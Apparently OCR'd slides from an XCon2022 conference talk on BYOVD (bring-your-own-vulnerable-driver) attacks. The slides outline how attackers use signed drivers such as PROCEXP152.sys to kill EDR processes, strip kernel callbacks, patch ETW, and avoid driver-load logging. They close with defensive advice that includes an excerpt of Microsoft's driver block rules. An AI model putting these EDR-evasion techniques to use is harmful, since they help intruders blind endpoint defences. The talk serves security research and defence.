
终端侧防护建议

安全边界分析-“边界”即“攻击面”

- **投递驱动文件**
  - 文件系统访问权限
- **加载驱动程序**
  - 管理员权限+SeLoadDriverPrivilege(管理员默认具备)
- **与驱动交互**
  - 默认：管理员权限
  - 特例：初始化驱动时指定安全描述符定义语言(SDDL)
    - WdmlibIoCreateDeviceSecure

D:P(A;;GA;;;SY)(A;;GA;;;BA)(A;;GA;;;BU)

SYSTEM用户	GENERIC_ALL权限
内置管理员用户	GENERIC_ALL权限
内置用户组	GENERIC_ALL权限



实战BYOVD：击杀链

BYOVD利用技术贯穿实战击杀链的多个阶段

实战BYOVD： EDR防御削弱

终止EDR进程-“致瘫”

- **终止受保护的EDR进程**
  - “简单粗暴”但有效的对抗方式
  - 在野攻击中被广泛应用，例如AVAST驱动
  - 终止进程一定是ZwTerminateProcess?
    - 关闭进程所有句柄同样可以
  - Protected Process Light(PPL)
    - 篡改EPROCESS.Protection
    - 通过驱动获取高权限句柄
  - AntiMalware-Light PPL
    - Early Launch AntiMalware Drivers(ELAM)

PROCEXP152.sys

破坏检测基础设施-“致盲”


- **破坏EDR内核回调**
  - EDR通过注册内核回调获取内核活动信息
    - PspCreateProcessNotifyRoutine-进程创建
    - PspCreateThreadNotifyRoutine-线程创建
    - PspLoadImageNotifyRoutine-镜像加载
    - CmRegisterCallback-注册表回调
    - ObRegisterCallback-对象回调
  - 内核回调函数可通过虚拟内存读写漏洞篡改破坏
- **破坏ETW事件采集**
  - Microsoft-Windows-Threat-Intelligence
    - 补全内核回调威胁捕获能力：进程、内存、驱动
  - 可通过Patch内核ProviderEnableInfo属性进行关闭

实战BYOVD：OPSEC风险分析与改进

- **驱动加载日志事件**
  - Sysmon Event 6 – Driver Load
- **通过服务加载驱动**
  - Windows Security Log Event ID 4697 服务创建
    - Service Type SERVICE_KERNEL_DRIVER
- **通过NTLoadDriver加载驱动**
  - 注册表修改创建
  - HKLM\SYSTEM\CurrentControlSet\Services\<driver name>
    Type为1，Kernel Driver

(默认)	REG_SZ	(数值未设置)
DisplayName	REG_SZ	@%SystemRoot%\system32\drivers\WdmCompanionFilter.sys,-1000
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	base
ImagePath	REG_EXPAND_SZ	system32\drivers\WdmCompanionFilter.sys
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000001 (1)

- **一些替代性驱动安装方式**
  - DEVCON是微软发布的命令行设备管理工具，可用于驱动的安装和卸载
    - devcon install c:\windows\inf\newdvc.inf ISAPNP\CSC4324\0
    - 在大量驱动安装包内附带，因而能发现带有各种签名
    - 需要具备工具要求的目录结构，签名和哈希校验



- 利用部署过程中安装驱动的专有软件
  - 参考MSI ntiolib.sys利用过程
  - 驱动安装动作发起者相对更可信

实战BYOVD：现代终端对抗技术融合

- **突破用户权限加载驱动**
  - UAC Bypass技术获取管理员权限
  - Potato 技术获取SYSTEM权限
- **核心代码隐藏、无文件执行**
  - Process Hollowing/DLL Hollowing
  - 反射DLL加载
  - .NET CLR Hosting+D/Invoke
  - Beacon Object File
- **增加可信度以完成敏感操作**
  - 借助LOLBAS
  - 白加黑DLL Side-load
- **对抗用户态关键函数HOOK检测**
  - UNHOOK
  - 直接系统调用SYSCALL
- **活动日志检测对抗**
  - AMSI/ETW Patch

终端侧BYOVD防护建议

- **完善驱动签名黑白名单机制**
  - 漏洞驱动、常被滥用驱动、旧版驱动
  - 维护社区VULNDriver列表
  - **Microsoft recommended driver block rules**
    - 文件属性、文件哈希、驱动签名
    - 使用TBS Hashing区分证书签名
    - 局限性：包括PROCEXP152.sys在内的一些可被利用驱动没有包含在其中

```
    <FileAttrib ID="ID_FILEATTRIB_VMDRV" FriendlyName="vmdrv.sys FileAttribute" FileName="vmdrv.sys"
    <FileAttrib ID="ID_FILEATTRIB_WINRING0" FriendlyName="WinRing0.sys" FileName="WinRing0.sys" Mini
  </FileRules>
  <!--Signers-->
  <Signers>
    <Signer ID="ID_SIGNER_VERISIGN_2010" Name="VeriSign Class 3 Code Signing 2010 CA">
      <CertRoot Type="TBS" Value="4843A82ED3B1F2BFBEE9671960E1940C942F688D" />
      <FileAttribRef RuleID="ID_FILEATTRIB_AMDPP" />
      <FileAttribRef RuleID="ID_FILEATTRIB_ATSZIO" />
      <FileAttribRef RuleID="ID_FILEATTRIB_CPUZ_DRIVER" />
      <FileAttribRef RuleID="ID_FILEATTRIB_IQVW64" />
```

针对驱动加载行为进行有效监测预警

- 监控相关注册表/服务/事件
- ETW/系统日志/Sysmon多渠道采集日志信息
- 驱动文件位置与修改时间
- 驱动安装的发起对象是否合理
- 内核回调：
  - PspLoadImageNotifyRoutine
    - ProcessId为0为驱动加载事件
  - CmRegisterCallback
    - 监视驱动加载相关注册表项

- **借助基于虚拟化的保护**
  - VBS、HVCI等机制能够极大提升检测对抗能力
  - 可能以牺牲一部分性能为代价

观点总结

- BYOVD因较低的攻击成本与较好的攻击效果受到攻击者的青睐，滥用受信任的合法文件进行攻击是终端对抗领域的一种潮流；
- 操作系统缓解机制与BYOVD利用技术在对抗中的协同发展，体现了在高级持续性攻击场景下BYOVD技术的不可替代的实战价值与技术生命力；
- 现代化终端对抗技术进一步为BYOVD技术注入新鲜血液，以应对操作系统缓解机制与安全产品的两面夹击，适应高严苛终端环境下的对抗需求。

XCon2022 安全焦点信息安全技术峰会

XFOCUS INFORMATION SECURITY CONFERENCE 2022

THANKS

演讲者：

绿盟科技 顾佳伟